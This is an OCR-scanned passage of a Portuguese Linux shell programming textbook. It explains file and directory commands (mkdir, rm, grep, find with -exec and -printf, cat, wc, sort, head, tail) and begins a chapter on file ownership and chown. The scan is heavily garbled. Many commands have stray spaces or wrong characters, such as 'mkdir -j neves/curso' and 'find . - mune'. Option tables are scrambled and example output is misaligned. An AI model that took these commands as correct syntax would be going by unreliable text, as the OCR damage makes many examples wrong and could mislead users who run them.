apontando para sin teti cof que é o arquivo ao qual está ligado. Repare
ainda que os i nodes são diferentes (s inteticof continua com 16567 6,
ao passo que s i nteti coc passou para 165745) e as permissões também
(as permissões serão dadas pelo sin t eticof) . O mais interessante é
que o tamanho do sintet icoc é l O; isso é causado pelo fato de seu
conteúdo ser somente o caminho/nome do arquivo ao qual está ligado
(neste caso sintet icof tem 1Oletras e por estar no mesmo diretório não
é necessário o caminho).
Material com direitos autorais
22 Programação Shell Linux

mkdir - Cria um diretório
Sintaxe:
mkdir <nome- do- d i.retório>
Deve-se observar que esse comando usa todas as simplificações do
comando cd .
Exemplo:
$ mkdir curs o
Criará um diretório curso abaixo do diretório corrente.
$ mkdi r . . /cur so
Criará um diretório curso "pendurado" no diretório acima do corrente, isto
é, criará um diretório "ao lado" do corrente.
$ mkdir -j neves/curso
Criará um diretório curso sob o diretório home do usuário jneves .
rmdir - Remove diretório
Sintaxe.
rmdir <nome - do- dire torio>
Remove um diretório somente se ele estiver sem conteúdo. Esse co-
mando, assim como o anterior, também utiliza as convenções de endere-
çamento relativo como vimos no comando cd .
Exemplo:
$ r mdir - / dirtst
Esse comando removerá o diretório ctirtst do meu horne (por causa do
til) se ele estiver sem conteúdo.
Material com direitos autorais
Manipulando arquivos e diretórios 23
rm - Deleta arquivos e diretórios
Sintaxe:
rm [opções] <arqui vo>
Opções Significados
- f
Ignora arquivos inexistentes e não pede confirmação
antes de remover
-I Sempre pede confirmação antes de remover
- r
Remove o(s) diretório(s) especificado(s) e seu(s) conteú-
do(s), recursivamente
Esse comando apaga arquivos ou diretórios.
Exemplos:
$ rm arql a r q2 a r q3
Neste exemplo, removi os arquivos arql , arq2 e arq3 . Um método
mais "cabeça!" (argh!) e menos braçal para fazer o mesmo efeito seria:
$ rm arq [l - 3 ]
Outro exemplo:
$ rm phpdi r
rm : remove directory 'phpdir ' ? y
rm: cannot remove di rectory ' phpdir ' : Is a directory
$ rm - rf phpdír
No exemplo seguinte, tentei remover um diretório com o comando rm.
Parecia que tudo iria correr normalmente, mas na reta final ele se "arrepen-
deu" e deu a mensagem de erro. Claro! Para remover diretório temos que
usar rmdir, certo? Nem sempre! O rmdir só serve para remover diretórios
vazios, isto é, sem arquivos ou subdiretórios no seu interior. Para remover
diretórios com dados, usamos o comando r m com a opção -r, o que foi
feito em seguida, com sucesso (a opção -f foi usada conjuntamente para
eu não ter que confirmar um a um a remoção de um monte de arquivos).
Matenal çorn d1re1tos at•tora1s
24 Programação Shell Linux
file - Indicando tipo de arquivo
Sintaxe:
file <arquivo>
Esse comando retornao tipo do arquivo a rquivo conforme determina-
dos padrões do sistema operacional.
Exemplos:
$ fi l e numtodc.sh
numtodc.sh : Bourne- Again s bell scr1p<:: text executable
$ fi l e d i r
d i .t : directory
$file faz.c
fa z . c : C Progr am source
$ f ile f az
faz : ELF 32-bit LSB execut abl e 803 86 Ver sion 1
$ f ile banco
banco : ASCII t exc
grep - Pesquisa arquivos por conteúdo
Sintaxe:
grep [- opções] [expressão] [ arqui vo1
] [arqu ivo . ]
Quando queremos encontrar arquivos baseando-se em seu conteúdo,
utilizamos o comando g r ep . Este comando identifica arquivos que conte-
nham linhas com uma expressão especificada.
Parâmetros:
a rquivo
"
expr essão
Arquivos onde procurar pelo padrão especificado. Se este
argumento não é fornecido, grep lê da entrada padrão;
Texto a procurar dentro de a r q uivo, onde expr essao pode
ainda ser qualquer expressão regular.
Material com direitos autorais
_j Opções
-c
-i
- 1
-v
-n
Exemplos:
Manipulando arquivos e diretórios 25
Significados
Somente a quantidade de linhas que casarem com uma
expressão regular;
Não diferencia maiúsculas e minúsculas na procura;
Não mostra a linha encontrada, somente o nome
arquivo;
Inverte a procura, mostrando somente as linhas que não
casaram com a expressão especificada. Esta opção
parece meio maluca, mas não é: é muito útil para excluir
de um dado
Precede cada linha com seu número relativo dentro de
arquivo.
$ grep lixo dica . s h
~hi le read l i xo quinter essa
$ grep jul io /etc/p asswd
$ grep - i jul io / etc/ passwd
jneves : x: 54002 :1032 :Jul io C. Neves,DISB .O, {821) 7070 :/home/jneves : /bin/bash
No primeiro g rep julio nada foi localizado, no segundo (com a opção
- i ) foi encontrado um registro com :!ulio .
O comando g r ep é bastante complexo (no duro não é um comando, mas
sim uma família de comandos) e será estudado de forma mais aprofundada
na parte de programação.
find - Procurando arquivo por características
Sintaxe:
find [c a minho ... ] expr essão [a ção]
O comando finct procura arquivos pelo nome ou outras características.
Parâmetros
c aminho Caminhos de diretório a partir do qual irá procurar pelos
.
arqu1
vos;
Matenal çorn d1re1tos at•tora1s

26 Programação Shell Linux
expressão
ação
Define quais critérios de pesquisa. Pode ser uma combina-
ção entre vários tipos de procura;
Define que ação executar com os arquivos que atender aos
critérios de pesquisa definidos por expressão .
Os principais critérios de pesquisa definidos por expr essão são:
- name nome
-user usuário
-group grupo
-type c
.J Valores de c
b
c
d
p
f
1
s
- size ±n ( bckw)
Procura arquivos que tenham o nome especificado. Aqui
podem ser usados metacaracteres ou caracteres curin-
gas, porém estes caracteres deverão estar entre as-
pas, apóstrofos ou imediatamente precedidos por uma
contrabarra (por enquanto fico devendo esta explica-
ção porque isso será exaustivamente ensinado quando
começarmos a programar);
Procura arquivos que tenham usuári o como dono;
Procura arquivos que tenham grupo como grupo dono;
Procura por arquivos que tenham o tipo c, correspon-
dente à letra do tipo do arquivo. Os tipos aceitos estão
na tabela a seguir:
Tipo de arquivo procurado
Arquivo especial acessado a bloco
Arquivo especial acessado a caractere
Diretório
Named pipe (FIFO)
Arquivo normal
Link simbólico
Socket
Procura por arquivos que usam mais (+n) de n unidades
de espaço ou a menos (-n) de n unidades de espaço.
Matenal çorn d1re1tos at,tora1s
Manipulando arquivos e diretórios 27

_j
Unidade Valor
b Bloco de 512 bytes (valor defau/Q
c Caracteres
k Kilobytes (1 024 bytes)
w Palavras (2 bytes)
- a time ±d Procura por arquivos que foram acessados há mais (+d) de
d dias ou a menos (-d) de d dias;
- ctime ±d Procura por arquivos cujo status mudou há mais (+ct) de ct
dias ou a menos (- d) de d dias;
- mtime ±d Procura por arquivos cujos dados foram modificados há
mais (+d) de d dias ou a menos (-d) de d dias.
Para usar mais de um critério de pesquisa, faça:
expressão, expr essão, ou expressão, -a expressão~ para atender aos cri-
térios especificados por expressão, ~ exp ressão~;
expressão1
- o expressão2
para atender aos critérios especificados por
expressão1
OU expressão, .
As principais ações definidas para ação são
- p rint
- exec cmd I}  ;
Essa opção faz com que os arquivos encontrados
sejam exibidos na tela. Essa é a opção default no
Linux. Nos outros sabores Unix que conheço, se ne-
nhuma ação for especificada, ocorrerá um erro;
Executa o comando cmd . O escopo de comando
é considerado encerrado quando um ponto e vírgu-
la (;) é encontrado. A cadeia 11 é substituída pelo
nome de cada arquivo que satisfaz ao critério de
pesquisa e a linha assim formada é executada. As-
sim como foi dito para a opção - name, o ponto e
vírgula (;)deve ser precedido por uma contrabarra,
ou deve estar entre aspas ou apóstrofos;
Matenal çorn d1re1tos at•tora1s
28 Programação Shell Linux
- ok cmd ( l  ;
- pxintf f ormat o
Exemplos:
O mesmo que o anterior, porém pergunta se pode
executar a instrução cmd sobre cada arquivo que
atende ao critério de pesquisa;
Permite que se escolha os campos que serão lista-
dos e formata a saída de acordo com o especificado
em f orma to .
Para listar na tela (- print) todos os arquivos, a partir do diretório corren-
te, terminados por .sh , faça:
$ ftnd . - name  *.sh
. /undel e t e . sh
. /ntod .s h
. / dtón . s h
. /gra ph . sh
. / tst.s h /cotaf s . sh
. /tsts h/data . s h
. / t s t sh/ velha . sh
. /tstsh/charascii . s h
Ação nãoespecificada-print é defavn
}
estes quatro primeiros arquivos foram
encontrados no diretório corrente.
lEstes quatro foram encontrados no
diretório tstsh, sob odiretório corrente
Preciso abrir espaço em um determinado file system com muita urgên-
cia, então vou remover arquivos com mais de um megabyte, cujo último
acesso foi há mais de 60 dias. Para isso, vou para este file system e faço:
$ find . -type f - size +l OOOOOOc - atime +60 - e xec rrn {)  ;
Repare que no exemplo acima usei três critérios de pesquisa, a saber:
- type f : Todos os arquivos regulares (normais)
- s i ze +lOOOOOOc : Tamanho maior do que 1000000 de caracteres (+looooooc)
- atime +60 : Último acesso há mais de 60 (+60) dias.
Repare ainda que entre esses três critérios foi usado o conectar g, isto é,
arquivos regulares g maiores que 1MByte ~ sem acesso há mais de 60 dias.
Para listar todos os arquivos do disco terminados por .s h ou .txt, faria:
$ f ind I - name *.sh - o -name  *. txt - pri nt
Material com direitos autorais
Manipulando arquivos e diretórios 29
Neste exemplo, devemos realçar, além das contrabarras ( ) antes dos
asteriscos 1*) , o uso do - o para uma ou outra extensão e que o diretório
inicial era o raiz 11l : assim sendo, esta pesquisa deu-se no disco inteiro (o
que frequentemente é bastante demorado).
Com o prin tf é possível formatar a saída do comando find e especi-
ficar os dados desejados. A formatação do p rint f é muito semelhante à
do mesmo comando na linguagem C e interpreta caracteres de formata-
ção precedidos por um símbolo de percentual ( %l . Vejamos seus efeitos
sobre a formatação:
Caract~e~
re
~~~~~~------------------------------­
%f
%F
==
I==
%g
Indica a qual tipo de file system o arquivo pertence
Grupo ao qual o arquivo pertence
%G
%h
%i
%m
%p
%s
%u
%U
Grupo ao qual o arquivo pertence (GID- Numérico)
Caminho completo do arquivo (tudo menos o nome)
Número do inode do arquivo (em decimal)
Permissão do arquivo (em octal)
Nome do arquivo
Tamanho do arquivo
Nome de usuário (username) do dono do arquivo
Número do usuário (UID) do dono do arquivo
Também é possível formatar datas e horas obedecendo às tabelas a
segu1r:
/ Caractere
%a
%c
%t
Significado
Data do último acesso
Data de
Data de alteração
Matenal çorn d1re1tos at,tora1s
30 Programação Shell Linux
Os três caracteres anteriores produzem uma data semelhante à do co-
mando date .
Veja um exemplo:

$ find . - mune ".b*" - printf ' %t %pn'
Mon Nov 29 11 : 18 : 51 2004 . / . bash_logout
Tue Nov 1 09 : 44 : 16 2005 . I . bash__profile
Tue Nov 1 09 : 45 : 28 2005 . / . bashrc
Fri Dec 23 20 : 32:31 2005 . / . bash_his t ory
Nesse exemplo, o %
p foi o responsável por colocar os nomes dos arqui-
vos. Caso fosse omitido, somente as datas seriam listadas.
Observe ainda que ao final foi colocado um n . Sem ele não haveria
salto de linha e a listagem anterior seria uma grande tripa.
Essas datas também podem ser formatadas, para isso basta passar as
letras da tabela anterior para maiúsculas ( %
A, %
c e %
Tl e usar um dos
formatadores das duas tabelas a seguir:
Significado
H Hora (00..23)
l==
I Hora (01 ..12)
k Hora (0..23)
1 Hora 1..1
M Minuto (00..59)
p AMor PM
r Horário de 12 horas (hh:mm:ss) seguido de AMou PM
s Segundos (00 ... 61)
T Horário de 24-horas (hh:mm:ss)
z Fuso horário (na Cidade Maravilhosa BRST)
Matenal com direitos aL•Iora1s
Manipulando arquivos e diretórios 31
a Dia da semana abreviado
A Dia da semana por extenso (Domingo...Sábado}
b Nome do mês abreviado
B Dia do mês por extenso (Janeiro...Dezembro)
c Data e hora Dec 23 15:21:41
d Dia do mês (01..31)
o Data no formato mm/dd/aa
h Idêntico a b
j Dia doano
m Mês (01...12}
u
w
w
X
y
y
Semana sequencial do ano. Domingo como 1Qdia da
semana
Dia sequencial da semana (0..6)
Semana sequencial do ano. Segunda-feira como 1Q dia da
semana
Representação da data no formato do país (definido por
$LC_ALL)
Ano com 2
Ano com 4
Para melhorar a situação, vejamos uns exemplos; porém, vejamos pri-
meiro quais são os arquivos do diretório corrente que começam por .b :
$ ls - la .b*
-rv------- 1 d27 6707 ssup 21419 Dec 26 17 : 35 . bash_history
-r.f-r--r-- 1 d276707 ssup 24 Nov 29 2004 . bash_logout
- .
nv-r--r-- 1 d27 6707 ssup 194 Nov 1 09 : 44 . bash_profile
-r>J-r--r-- 1 d276707 ssup 142 Nov 1 09 : 45 . bashrc
Para listar esses arquivos em ordem de tamanho, podemos fazer:
$ find . -name ".b*" - print f ' %
st%pn ' I sort - n
24 . / . bash_ logout
142
194
21419
./. bashrc
. I .bash_ p.rofile
. / . bash_ history
No exemplo que acabamos de ver, o t foi substituído por um <TAB>
na saída de forma a tornar a listagem mais legível. Para listar os mesmos
arquivos classificados por data e hora da última alteração:
Matenal çorn d1re1tos at•tora1s
32 Programação Shell Linux
$ find . - name " .b•" - printf ' %T:t- %
'l'm-%
Td %
TH :%
TM: %TS %
p  n' I sort
2004 - 1 1- 29 11: 18 : 5 1 . / . bash_1ogout
2005- 11- 0109 : 44 :1 6 . / . b a s h_p.rofile
2005- 11- 0 1 09 : 45 : 28 . / .bashrc
2005- 12 - 26 17 : 35 : 13 . / .ba s h_history
basename- Devolve o nome de um arquivo
Sintaxe:
basename caminho
Esse comando devolve o nome de um arquivo dado um caminho (abso-
luto ou relativo).
Exemplo:
$ basename / etc/passwd
passvd
dirname - Devolve o nome do diretório
Sintaxe:
di.rname caminho
Esse comando devolve o nome do diretório dado ao caminho.
Exemplos:
$ dirname / etc/passw
d
/etc
$ cd
$ dirnarne t e l efones
Devolveu ocaminho absolllfo
Fuipara o meu díretó1io home
Devolveu ocaminho relativo
Como vimos nesses exemplos, este comando é crocodilo, às vezes de-
volve o caminho absoluto e outras o caminho relativo, dependendo do que
é melhor para ele. Na parte referente à programação neste livro, veremos
que trabalhando com esse comando e com o p1
-1d em conjunto, iremos con-
tornar esse inconveniente.
Material com direitos autorais
!Capítulo 3
:Mais Manipulação
.
.
.
•
•
.

j Isso mais parece uma Pharmácia, de tanta manipulação...
• Mas é preferível deixar esses comandos em um capítulo
independente, porque os que veremos agora se distin-
guem um pouco dos outros, pois esses leem da entra-
da padrão (stdin = teclado) e escrevem na saída padrão
(stdout = monitor de vídeo). O seu propósito geralmente
é o de modificar a saída de outros, por isso, geralmente
são utilizados em combinação com mais comandos, seja
através de redirecionamentos, seja através de pipes (que
aprenderemos na parte referente à programação).
Esses comandos (também chamados de filtros) são:
Comandos de filtragem
cat Exibe conteúdo de arquivos
==
wc
sort
head
tail
Conta caracteres, palavras e/ou linhas de arquivos
Ordena o conteúdo de arquivos
Exibe o início dos arquivos
Exibe o final dos arquivos
Nessa tabela, onde está escrito arquivo, deve-se en-
tender entrada principal (stdin) ou arquivo, e a saída, caso
não seja redirecionada, será sempre a tela.
33
Matenal çorn d1re1tos at,tora1s
34 Programação Shell Linux
cat- Exibe o conteúdo de um arquivo
Sintaxe:
cat [- opções] [nome_axquivo . . . )
Onde:
nome arquivo nome de arquivo cujo conteúdo vai ser exibido (ou redire-
cionado). Se vários nome_arqui vo forem especificados,
eles serão lidos um a um e apresentados na saída pa-
drão (stdout). Se nenhum argumento for dado, ou se o
argumento "- " for utilizado, o comando c at lê caracte-
res da entrada padrão (stdin). Quando a entrada padrão
é o teclado (que é o default), o texto precisa ser termina-
do com um CTRL+D (que gera um caractere EOF).
Significados
-v Mostra os caracteres sem representação na tela
- e Mostra os LINE_FEEO (ENTER)
-t Mostra as <TAB>
-n
Exemplos:
$ cat telefones
Cüo Grippi
Cl audia f.1arcia
Enio Cardoso
Juliana Duarte
Luiz Car l os
Ney Garr afas
Ney Gexhaxdt
Paul a Duarte
(021) 555- 1234
(021) 555-2112
(023)232-3423
(024) 622 - 2876
(021) 767- 2124
(021) 988- 3398
(024) 543- 4321
(011) 4 49- 0219
$ cat > t e xtol . txt
Ist o é um tes t e do cat .
"D
$ cat t extol. txt
Lêdo teclado egrava em texto.txt
ctrl+dpara encerrardigitação
Moslraoconteúdodetexfo.txt
Matenal çorn d1re1tos at•tora1s
Isto é um t este do ca t .
$ cat > texto2. txt
Hai.s um teste do cat
$ cat t e xto2 . txt
Hais um teste do cat
$ cat t extol . t xt t exto2.txt > texto3.txt
$ cat t e x t o3 . t x t
Isto é um teste do cat
Hais um t est e do cat
Mais Manipulação 35
ctrt+d
Um uso muito interessante deste comando é mostrar caracteres que
normalmente não apareceriam no terminal de vídeo. Para tal devemos usá-
lo em conjunto com as opções - vet . Veja só:
$ cat -ve t t elefones
Ciro Gr i pp i ~ I (02 1 ) 555 - 1 2 3 4 $
Cl audi a 11a rc ia~I ( 02 1 )5 5 5- 2112$
Enio Cardoso'I(023)232 - 3423$
Juliana Dua r te~I(02 4 )622-2876$
Luiz Carlos ' I (021) 767- 2124$
Ney Garrafas 'I(02 1 )988-3398$
Ney Gerhardt ' I (024 ) 543- 4321$
Paul a Duar te'I(O l l ) 4 49 -0219$
Repare que entre o nome e os parênteses do DDD, apareceu o símbolo
AI e no final de cada registro apareceu um cifrão <SJ . O primeiro significa
<TA!.» (experimente fazer um <CTRL>+r na sua linha de comandos e verá
que o resultado será um <TAB>) e o segundo um LINE-FEED <<ENTER>J .
Esta construção é particularmente útil quando queremos ver se um ar-
quivo oriundo do Windows (com perdão da má palavra) contém os indefec-
tíveis <CTRL>+M (que significa cARRI .li.GE-RETURN, e é representado por um
A
M) ao final de cada registro.
Veja outro exemplo:
$ c at - n t ext o4 .txt
1 I s t .o é um teste do c a t
Mai s um teste do c a t e do cat
Material com direitos autorais
36 Programação Shell Linux
Ué, o que foi que houve? Eu usei a opção - n para numerar as linhas, a
13
tudo bem, mas a 23
deu zebra! Que foi que houve?
$ cat texto4 . txt
Isto e um t.es te do cat
Na is um ;:este do cat
Aparentemente tudo normal, né? Então veja só:
$ cat -vet texto4 .txt
I sto e um tes t e do cat $
Nais um t es t e do cat At1Nais um teste do cat
Repare que a última linha apresentou-se dobrada, com um AM no meio.
Como isso representa um CARRIAGE- RETURN, o texto era escrito duas ve-
zes, uma em cima da outra, já que a função deste caractere de controle é
voltar a escrita ao início da linha sem saltar para a linha seguinte, e tudo
parecia normal.
Então vamos voltar ao arquivo correto (texto3 . t xtl e mostrar o uso da
opção - n, mas atenção' Esta opção só é válida no Linux.
$ cat - n texto3.txt
1 Is t o e um teste do cat
2 M
ais um test e do cat
wc - Conta caracteres, palavras e/ou linhas
Sintaxe:
wc [- l wc ] [a rquivo .. . J
Conta caracteres, palavras e/ou linhas dos dados da entrada padrão e
apresenta o resultado na saída padrão.
Parâmetros:
a rquivo : arquivo de entrada cujas palavras, linhas ou caracteres se-
rão contados e exibidos na saída padrão. Se este parâme-
tro for omitido, wc lê da entrada padrão;
Material com direitos autorais
Mais Manipulação 37
As opções são:
·~ Opções~~~~~--------------------~
-1 conta as linhas;
- w conta as palavras;
Exemplos:
$ wc - 1 texto.txt
26 texto .txt
$ wc texto . txt
2346 282 26
Neste último exemplo, como não foi especificado nenhum parâmentro, o
t-1c listou a quantidade de caracteres, palavras e linhas respectivamente.
Na lista Sheii-Script do Yahoo, um cara perguntou:
Gente, estou fazendo um script e me deparei com um problema as-
Sim:
$ num terminal=l23456789
$ echo $num_ terminal I wc -c
10
Mas como assim, se a cadeia só tem 9 caracteres e ele sempre conta
um a mais. Por que isso acontece?
E outro colega da lista respondeu:
Isso aconteceu, porque o wc contou o n que o echo adiciona ao
final da cadeia. Para o cálculo certo use a opção - n do comando
e cho, que não insere o n.
Nisso, um outro entrou na discussão e disse:
Ainda sobre o tema, veja um exemplo onde isso falha
$ TESTE=ç
$ echo $TESTE I wc - c
3
$ echo -n $TESTE WC -c
2
$ echo -n $TESTE WC -m
1
Matenal çorn d1re1tos at,tora1s
38 Programação Shell Linux
Como foi visto, o - m conta o número de caracteres, já o - c conta o
número de bytes. Claro que temos que remover o  n também, como
os outros colegas haviam falado.
Mais ainda: na verdade caracteres em UTF-8 podem usar de 1 a 4 bytes.
Um para os primeiros 127 (ASC11), 2 para latim (acentuados), 3 para carac-
teres em outros idiomas (como japonês, chinês, hebraico, etc.) e 4 bytes
para caracteres que ainda não foram definidos, mas que futuramente serão
colocados na tabela Unicode.
Engraçado é que a forma
$ WC - C <<< 123456789
10
$ WC - m <<< 123456789
10
Retorna com a quebra de linha também (talvez pelo sinal de fim de ins-
trução), mas se você fizer:
$ wc - c <<< 123456789; echo
10
Ele retorna com a quebra mesmo assim... É no mínimo engraçado por-
que, usando o here string («<> , não vejo como chegar ao resultado
correto...
E, para terminar esta discussão, apareceu outro colega que disse:
Uma curiosidade: o Hc tem a opção - L que imprime o comprimento
da linha mais longa de um texto. Se este texto tiver somente uma
linha. o resultado coincidirá com o tamanho desta. Veja:
$ echo 123456789 I wc - L
9
$ wc -L <<< 123456789
9
sort - Classifica dados
Sintaxe:
sort [ +n1
.m1
[- n , . m, l ] [ - mnr] [ - t sep] [ arq .. . ]
Material com direitos autorais
Mais Manipulação 39
Ordena os dados de entrada, escrevendo-os na saída.
Parâmetros:
arq
-c sep
- m
- n
- r
Exemplos:
arquivo de entrada a ordenar, que será exibido na saída pa-
drão. Se arq for omitido, os dados a classificar serão recebi-
dos da entrada padrão;
considera para ordenação a partir do campo n, , posição m, ,
sendo a 1a posição zero;
considera para ordenação até o campo n~, posição m1
, sendo
a 1a posição zero;
utiliza sep como caractere para as posições especificadas em
+nl e - n1;
intercala dois arquivos já ordenados, escrevendo a intercala-
ção na saída padrão;
classificação numérica;
inverte a ordem da classificação, de ascendente para descen-
dente.
Se o separador não for especificado, o default será branco e
<TAB>, porém para efeito de contagem, farão parte do cam-
po, assim a posição Oserá o próprio delimitador.
$ sort +0.1 telefones
Paul a Duar te
Ney Garrafas
Ney Gerhardt
Ci ro Gri ppi
Claudi a Narci a
enio Cardoso
Luiz Carlos
Jul inna Duar te
(O ll ) 4 49-0219
(021 )988-3398
(024 ) 543 - 4 32 1
(02 1 ) 555-1234
(02 1 ) 555- 2112
( 023) 232 - 3 4 23
( 021 ) 767- 2 124
( 024 ) 622 - 2876
No exemplo anterior, o arquivo foi classificado pelo 2 2 caractere ( +O. 1 )
do primeiro campo (+O. 1) .
$ sort +1 .1 t el ef ones
Enio Car doso (023) 232-3423
Luiz Carlos ( 02 1 ) 7 67 - 2 12 4
Material com direitos autorais
40 Programação Shell Linux
Paul a Duar t e (011 ) 449-0219
Jul i ana Duarte (02 4)622- 2376
Ney Garrafas (021 )988 - 3398
Ney Gerhardt (024 )543-4321
Ciro Grippi (02 1)555-1234
Cl audi a Marc i a (021)555 - 21 12
Eu quis fazer o mesmo que fiz no exemplo anterior para o 2!! campo, mas
não deu certo. O que foi que houve? Como eu disse na dica, o separador
(no caso o espaço em branco entre os dois nomes) conta. Então vamos
fazer da forma correta:
$ sort +1.2 tel e fones
Cl audia Marcia
Enio C<trdos o
Luiz Carlos
Ney Garrafas
Ney Gerhardt
Ci ro Grippi
Paula Duarte
Juli ana Duar t e
(021) 555-2112
(023 ) 232- 3423
(021 ) 767- 2124
(021 )988 - 3398
(024 ) 543- 4321
(021 )555-1234
(0 11 ) 449- 0219
(024) 622 - 2876
Agora sim! Agora está classificado pela 2ª letra do 2Q nome.
Repare que em todos os exemplos eu não usei o - n, .m
=. É, fiz de propó-
sito para mostrar que desta forma a chave de classificação será de - n, .m1
até o final. Da mesma forma, se - n 1
for declarado e . m, for omitido, ou - n2
for declarado e .m
., for omitido, o valor assumido será zero, isto é, o início
do campo.
Veja só mais esses exemplos:
$ sort numeros
1
11
23
5
$ sort - n numeros
1
5
11
23
Material com direitos autorais
Mais Manipulação 41
Repare que o primeiro sort resultou em uma ordem correta (primeiro
tudo que começa por um, seguido do que começa por dois e finalmente o
que principia por cinco), mas numericamente o resultado era uma grande
besteira. Usando a opção - n, obtivemos o que queríamos.
head - Mostra início dos dados
Sintaxe:
h e ad l - número] (- c n ] [arquivo]
Mostra na saída padrão uma quantidade de linhas de texto do início dos
dados que recebe como entrada.
Parâmetros:
a rquivo
- nume r o
- c , --bytes=tamanho
arquivo de entrada do qual será exibida uma
determinada quantidade de linhas de texto de
seu início. Se arquivo for omitido, head lê da
entrada padrão;
mostra as nume ro primeiras linhas de arquivo.
Se o parâmetro numero não for especificado,
head mostra as 1Oprimeiras linhas de arquivo;
mostra os primeiros tamanho caracteres (bytes).
O parâmetro t amanho pode vir sucedido de um
multiplicador: b (512 bytes), k ( 1Kilobyte), m
(1 Megabyte);
- n, - 1, -- lines =numero mostra as numer:o primeiras linhas. Idêntica à
opção -numero .
tail - Mostra final dos dados
Sintaxe:
tai l 1+1- número] 1- cn.
f l (arquivo]
Mostra na saída padrão uma quantidade de linhas de texto do final dos
dados que recebe como entrada.
Material com direitos autorais
42 Programação Shell Linux
Parâmetros:
arquivo
+ numer o
- numero
-c, --bytes=t amanho
arquivo de entrada do qual será exibida uma de-
terminada quantidade de linhas de texto de seu
final. Se arquivo for omitido, tail lê da entrada
padrão;
mostra arquivo a partir da linha numero até o fim.
Se o parâmetro numer o não for especificado,
tai l mostra as 1Oúltimas linhas de arquivo;
mostra as numero últimas linhas de arquivo. Se
o parâmetro nume r o não for especificado, t a il
mostra as 1Oúltimas linhas de arquivo;
mostra os últimos t amanho caracteres (bytes).
O parâmetro tamanho pode vir sucedido de um
multiplicador: b (512 bytes), k (1 Kilobyte), m (1
Megabyte);
- n, - 1, -- lines=numero mostra as numero últimas linhas. Idêntica à opção
- nume r o .
- f Exibe na tela as linhas do arquivo à medida que
ele cresce.
Exemplos:
$ tail - n 5 /etc/ srnb . conf
pa th = / xpto
public = no
wri table = yes
valid ssup= d 327 7 õO psantos
printabl e = no
$ tail - cSO /etc/samba
vali d s s up= d327760 psant os
pr int able = no
Material com direitos autorais
!Capítulo 4
.
.
~ Segurança de Acesso
.
.
•
.
! A segurança de acesso a arquivos e diretórios é provi-
•da por meio de um esquema de posse de arquivos e de
permissões de acesso a eles. Cada arquivo possui um
usuário dono do arquivo, bem como um grupo dono. Os
conceitos de usuário e grupo serão vistos mais à frente.
As seções seguintes discutem os aspectos de proteção e
acesso a arqu1vos.
Uma vez que as posses de arquivos estão definidas, o
próximo passo é proteger os arquivos de acessos não de-
sejados. A proteção em um arquivo no Unix/Linux é mui-
tas vezes referida como o modo do arquivo.
Posse de Arquivos
..J Comandos para alterar a posse de arquivos
Troca o dono do arquivo
Troca o grupo do arquivo
Um arquivo no Unix/Linux possui um usuário dono e um
grupo dono do arquivo. Apesar de usualmente o usuário
dono de um arquivo pertencer ao grupo dono do mesmo
arquivo, isso não é obrigatório. Um arquivo pode ter um
usuário dono que não tenha nenhuma ligação com seu
grupo dono.
43
Matenal com direitos aL•Iora1s
44 Programação Shell Linux
Assim, as permissões de acesso para grupo em um arquivo não se aplicam
ao grupo ao qual pertence o usuário dono do arquivo, e sim aos usuários
que pertencem ao grupo dono do arquivo.
A flexibilidade nesse esquema se dá devido ao fato de que um usuário pode per-
tencer a vários grupos. Dessa forma, pode-se atribuir direitos para um usuário
acessar determinado conjunto de arquivos apenas acrescentando-o ao grupo
'
dono do conjunto de arquivos. E claro que as restrições de acesso dependerão
das permissões para grupo definidas para cada arquivo em questão.
Operações administrativas, como a adição de um usuário a um grupo, so-
mente podem ser feitas pelo superusuário, ou por outros usuários que te-
nham acesso ao arquivo de configuração de grupos. Operações de mudan-
ça de dono de arquivo ou dono de grupo também só podem ser executadas
pelo superusuário (comando c hm·m). Em algumas versões do Unix (System
V), o usuário dono de um arquivo pode mudar seu usuário e grupo donos.
chown - Trocando dono do arquivo
Sintaxe:
chown [ - f ) [ - R) dono arquivo
Parâmetros:
a rquivo
dono
- f
- R
Exemplos:
arquivo a mudar de dono;
nome do novo dono do arquivo. Este usuário deve
pertencer ao mesmo grupo do atual dono;
não reporta erros caso ocorram, como por exemplo
o usuário não pertencer ao grupo;
executa o comando recursivamente, aplicando-se a
todos os subdiretórios.
O arquivo dica .s h me pertence, veja só:
$ ls -1 dica . sh
- rHxr-- r -- 1 jneves ssup 260 Mar 12 2002 dica . s h
Material com direitos autorais
Segurança de Acesso 45
então para mudar a sua propriedade para o usuário s ilvina , eu faço:
$ chown silvina dica.sh
~ l s -1 dica.sh
- nr,u--.r-- 1 s i l vi n a ssup 260 M
ar 12 2002 d i ca . s h
